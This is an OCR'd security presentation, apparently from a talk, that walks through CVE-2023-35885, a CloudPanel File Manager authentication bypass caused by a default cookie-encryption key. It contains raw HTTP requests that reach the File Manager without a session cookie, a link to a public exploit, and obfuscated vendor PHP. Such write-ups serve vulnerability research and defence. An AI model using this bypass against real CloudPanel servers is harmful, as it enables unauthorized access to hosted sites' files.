```


- CVE-2023-35885 (AKA FallingSkies)
  - https://nvd.nist.gov/vuln/detail/CVE-2023-35885
  - https://github.com/cloudpanel-io/cloudpanel-ce/releases
- Discovered by Muhammad Aizat, datack.my
  - Details: https://www.datack.my/fallingskies-cloudpanel-0-day/
  - Exploit: https://github.com/datackmy/FallingSkies-CVE-2023-35885
- Affects CloudPanel v2.0.0 - v2.3.0
  - Free application
  - Not open-source!

CloudPanel - login



~~https~~://cloudpanel.pentest-ground.com:8443/login


CloudPanel - manage sites



Not secure | https://cloudpanel.pentest-ground.com:8443/site/new
CloudPanel
Dashboard
Sites

What kind of site would you like to create?


CloudPanel - sample sites



Sites

DOMAIN	SITE USER	APP	ACTION
dummy.gov.ro	gov-dummy	PHP	Manage
dummy2.gov.ro	gov-dummy2	PHP	Manage

CloudPanel - File Manager



Not secure
https://cloudpanel.pentest-ground.com:8443/site/dummy.gov.ro/file-manager
CloudPanel
Dashboard
Sites


Domain
dummy.gov.ro

Site User
gov-dummy

IP Address
80.240.25.92

	Owner	Permissions	Size	Date
.ssh	gov-dummy:gov-dummy	0700		Oct 23, 02:17:30
.varnish-cache	gov-dummy:gov-dummy	0770		Nov 21, 12:31:42
backups	gov-dummy:gov-dummy	0770		Oct 23, 02:17:30
htdocs	gov-dummy:gov-dummy	0770		Nov 21, 12:31:45
logs	gov-dummy:gov-dummy	0770		Nov 21, 12:31:42
tmp	gov-dummy:gov-dummy	0770		Nov 21, 12:31:45
.bashrc	gov-dummy:gov-dummy	0770	182 b	Oct 23, 02:17:30
.profile	gov-dummy:gov-dummy	0770	675 b	Oct 23, 02:17:30

Default request to File Manager



```
GET /file-manager/ HTTP/2
Host: cloudpanel.pentest-ground.com:8443
Cookie: locale=en; cloudpanel=3sgki8bmini4su9ph6766jh0ba; clp-fm=
ZGVmNTAyMDBlNTU3MWVhYzViZDNkNjRmZDA5NWFlNjlkYzRiZjYxYzllZTNmZGJhYTgzYzM5M2M4ZjcxNmZlN
TY3OTg4MWQ1ZTZjYWQ5NWM1ZDAzZWIxNmU3ZjNiZGI0NjcxMTEyMTVhYTJhZGQwNzliMDdhYWUxYTNlOTY3OW
E3NjYzMDdhMmQ5YzI5Yzk4NGE3NzYzMGNmY2E0MWYxMjhjNjljNGFlZGNkOTgwNTBjM2RlZTU1MmM0MGM4YTQ
1OGY2NmFjOTk5N2ZhYmFjNThjMDBiMTQzNGFjYTA1MmJmMWU0YjlhYWIwMjA0ZjkxMGI4ZDQzYjk0NWQwYjMz
NTkxNGI2NDdlNzczMjkyNDk2MGFhMWU%3D
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/119.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
```


```
HTTP/2 200 OK
Server: nginx
Date: Tue, 21 Nov 2023 11:55:24 GMT
Content-Type: text/html; charset=UTF-8
Vary: Accept-Encoding

<!doctype html>
<html id="html"   lang="en">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, sh
    <meta name="description" content="CloudPanel">
    <meta name="author" content="Stefan Wieczorek">
    <title>
      File Manager
    </title>
    <link href="assets/webix/webix.css?v=2.2.0" rel="stylesheet">
    <link href="assets/filemanager.css?v=2.2.0" rel="stylesheet">
    <link href="assets/filemanager-dark.css?v=2.2.0" rel="stylesheet">
    <script type="text/javascript" src="assets/webix/webix.js?v=2.2.0">
```

CVE-2023-35885 root cause

- File Manager can be accessed without the session cookie *cloudpanel*
- The cookie *clp-fm* is encrypted with default secret key

Request to File Manager without session cookie




```
GET /file-manager/ HTTP/2
Host: cloudpanel.pentest-ground.com:8443
Cookie: locale=en; clp-fm=
ZGVmNTAyMDBlNTU3MWVhYzViZDNkNjRmZDA5NWFlNjlkYzRiZjYxYzllZTNmZGJhYTgzYzM5M2M4ZjcxNmZlN
TY3OTg4MWQ1ZTZjYWQ5NWM1ZDAzZWIxNmU3ZjNiZGI0NjcxMTEyMTVhYTJhZGQwNzliMDdhYWUxYTNlOTY3OW
E3NjYzMDdhMmQ5YzI5Yzk4NGE3NzYzMGNmY2E0MWYxMjhjNjljNGFlZGNkOTgwNTBjM2RlZTU1MmM0MGM4YTQ
1OGY2NmFjOTk5N2ZhYmFjNThjMDBiMTQzNGFjYTA1MmJmMWU0YjlhYWIwMjA0ZjkxMGI4ZDQzYjk0NWQwYjMz
NTkxNGI2NDdlNzczMjkyNDk2MGFhMWU%3D
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/119.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
```

```
HTTP/2 200 OK
Server: nginx
Date: Tue, 21 Nov 2023 11:58:29 GMT
Content-Type: text/html; charset=UTF-8
Vary: Accept-Encoding

<!doctype html>
<html id="html"   lang="en">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, sh
    <meta name="description" content="CloudPanel">
    <meta name="author" content="Stefan Wieczorek">
    <title>
      File Manager
    </title>
    <link href="assets/webix/webix.css?v=2.2.0" rel="stylesheet">
    <link href="assets/filemanager.css?v=2.2.0" rel="stylesheet">
    <link href="assets/filemanager-dark.css?v=2.2.0" rel="stylesheet">
    <script type="text/javascript" src="assets/webix/webix.js?v=2.2.0">
```

What is the *clp-fm* cookie?


File: /home/clp/htdocs/app/files/public/file-manager/backend.php



```
<?php
 require_once "\56\56\57\56\x2e\x2f\166\x65\156\144\157\x72\57\x61\165\x74\x6f\x6c\x6f\141\x64\56\160\150\160"; require_once "\x73\162\x63\x2f\x46\x69\154\145\57
    \x4d\141\x6e\x61\x67\145\162\56\160\150\x70"; use App\File\Manager as FileManager; use App\Service\Crypto; use Symfony\Component\Dotenv\Dotenv; goto b9999;
    E1359: if (!(false === is_null($permissions) && false === is_null($id))) { goto a96d0; } goto a6686; d2a99: $fileContent = $_POST["\143\157\x6e\x74\145\156
    \164"] ?? ''; goto C0330; cc599: c25ac: goto D80cf; f58a3: if (!(false == is_dir($homeDirectory))) { goto e80e0; } goto a84d6; cea3c: $download = $_GET["\144
    \157\167\x6e\x6c\x6f\141\x64"] ?? null; goto a71b8; a496a: Acf27: goto f2843; b063e: if (!("\x64\x65\166" === $appEnv)) { goto add74; } goto B6fd3; Bc628: $
    id = $_POST["\151\144"] ?? null; goto a13f7; c8c7b: $moveToDirectory = sprintf("\45\163\x2f\45\x73", rtrim($homeDirectory, "\x2f"), ltrim($copyTo, "\57"));
    goto Fd63d; b0629: exit; goto Eb2cf; d8957: if (!(true === str_contains($requestUri, "\144\x65\154\145\x74\x65"))) { goto A4736; } goto B9675; B6fd3:
    error_reporting((E_ALL | E_STRICT) ^ E_NOTICE); goto b7c10; e2240: A7fca: goto Aaa56; D75c3: if (!(true === str_contains($requestUri, "\146\x69\154\x65\x73")
     && false === is_null($id))) { goto e80e5; } goto a71e7; D72a7: if (!(true === isset($_POST["\151\x64"]) && true === isset($_POST["\x6e\141\x6d\x65"]))) {
    goto F8daa; } goto A295c; f473f: $files = []; goto F7fb6; bb970: if (!(true === str_contains($requestUri, "\165\160\x6c\157\141\x64"))) { goto a461d; } goto
    Ff04e; C8749: $id = $_POST["\151\x64"] ?? null; goto E38bf; e3f07: $fileManager->download($file); goto c0842; F03bd: if (!(false === is_null($directoryName)
    && false === is_null($id))) { goto Ed561; } goto Cb633; defc3: echo json_encode($data); goto e58f1; Fd63d: $data = $fileManager->move($file, $moveToDirectory
    ); goto e68b4; fbe3a: Af905: goto Af405; C67f3: if (!(true === str_contains($requestUri, "\164\x65\170\x74"))) { goto Bf2fb; } goto A87ff; Ae9e1: $
    homeDirectory = sprintf("\57\150\157\x6d\x65\x2f\45\163\x2f", $user); goto f58a3; deb4e: echo json_encode($data); goto dcbe3; Ed75c: $file = sprintf("\x25
    \163\57\x25\163", rtrim($homeDirectory, "\57"), ltrim($id, "\57")); goto E3ef9; Cb3a8: echo json_encode($data); goto D8cb1; Abfbf: if (!(false === is_null($
    files))) { goto c2658; } goto A88e2; C1dd7: e80e0: goto b0eec; Af405: if (!(true === str_contains($requestUri, "\x6d\x6f\166\x65"))) { goto C553a; } goto
    b6c48; b7c10: ini_set("\144\x69\163\160\154\x61\x79\x5f\x65\162\x72\157\162\163", 1); goto Ea0da; E83c0: $id = $targetDirectory; goto Ed5eb; a0676: $file =
    sprintf("\x25\x73\57\45\x73", rtrim($homeDirectory, "\57"), ltrim($id, "\x2f")); goto af58e; Ef656: $file = sprintf("\x25\163\x2f\x25\163", rtrim($
    homeDirectory, "\x2f"), ltrim($id, "\57")); goto a992b; Dc15a: $directory = sprintf("\45\163\x2f\45\x73", rtrim($homeDirectory, "\57"), ltrim($id, "\x2f"));
    goto B73a9; A1a16: $file = sprintf("\45\x73\x2f\x25\163", rtrim($homeDirectory, "\x2f"), ltrim($id, "\x2f")); goto afc48; D2f22: $data = $fileManager->
    getFiles($directory); goto A861d; e68b4: echo json_encode($data); goto f6ce5; F9a2a: ef388: goto e2240; C8fc3: F46f6: goto Ade17; D9d1b: $encryptedData =
    base64_decode($encryptedData); goto Dac9a; c290d: if (!(false === is_null($id))) { goto C6898; } goto a5d23; e29f0: $user = null; goto d1cd3; Ecb36: Bf2fb:
    goto Ad818; F27e7: $directory = sprintf("\x25\x73\57\45\x73", rtrim($homeDirectory, "\57"), ltrim($id, "\57")); goto b8212; Be13c: ff2d3: goto D5812; B9675:
    if (!(true === isset($_POST["\151\144"]))) { goto cf964; } goto B1991; B1991: $id = $_POST["\x69\144"] ?? null; goto c2cfa; C43bb: Ea16c: goto D75c3; c6747:
    C35d6: goto f8ea8; d80a0: $file = sprintf("\x25\163\x2f\x25\x73", rtrim($homeDirectory, "\x2f"), ltrim($id, "\57")); goto e3f07; bf005: $fileUploadPath = $_
    POST["\165\x70\x6c\x6f\141\x64\137\x66\165\x6c\154\x70\141\164\150"] ?? null; goto f91f3; C4723: if (!(false === is_null($id))) { goto E3e4b; } goto e4184;
    A9acd: $dotenv = new Dotenv(); goto c8c61; c0842: e3980: goto f5fdd; B79bd: $data = $fileManager->extract($file, $destinationDirectoryName); goto da2c4;
    f1ce8: $directoryName = $_POST["\x6e\141\155\145"] ?? null; goto F03bd; b0eec: $fileManager = new FileManager($user); goto c6278; e303a: echo $fileContent;
    goto c6747; a0c53: echo json_encode($data); goto a0f37; C2a7c: if (!(true === str_contains($requestUri, "\x6d\x61\153\x65\x64\151\162"))) { goto c25ac; }
    goto D72a7; f2843: cf964: goto eb97b; aaa9d: $targetDirectory = $_POST["\164\x61\162\147\145\x74"] ?? null; goto B2620; a13f7: $copyTo = $_POST["\164\157"]
    ?? null; goto Bd6fc; c75da: $id = $_POST["\151\x64"] ?? null; goto C4723; c8dac: bbe94: goto b88b4; D60e4: $id = $_POST["\x69\x64"] ?? null; goto f16be;
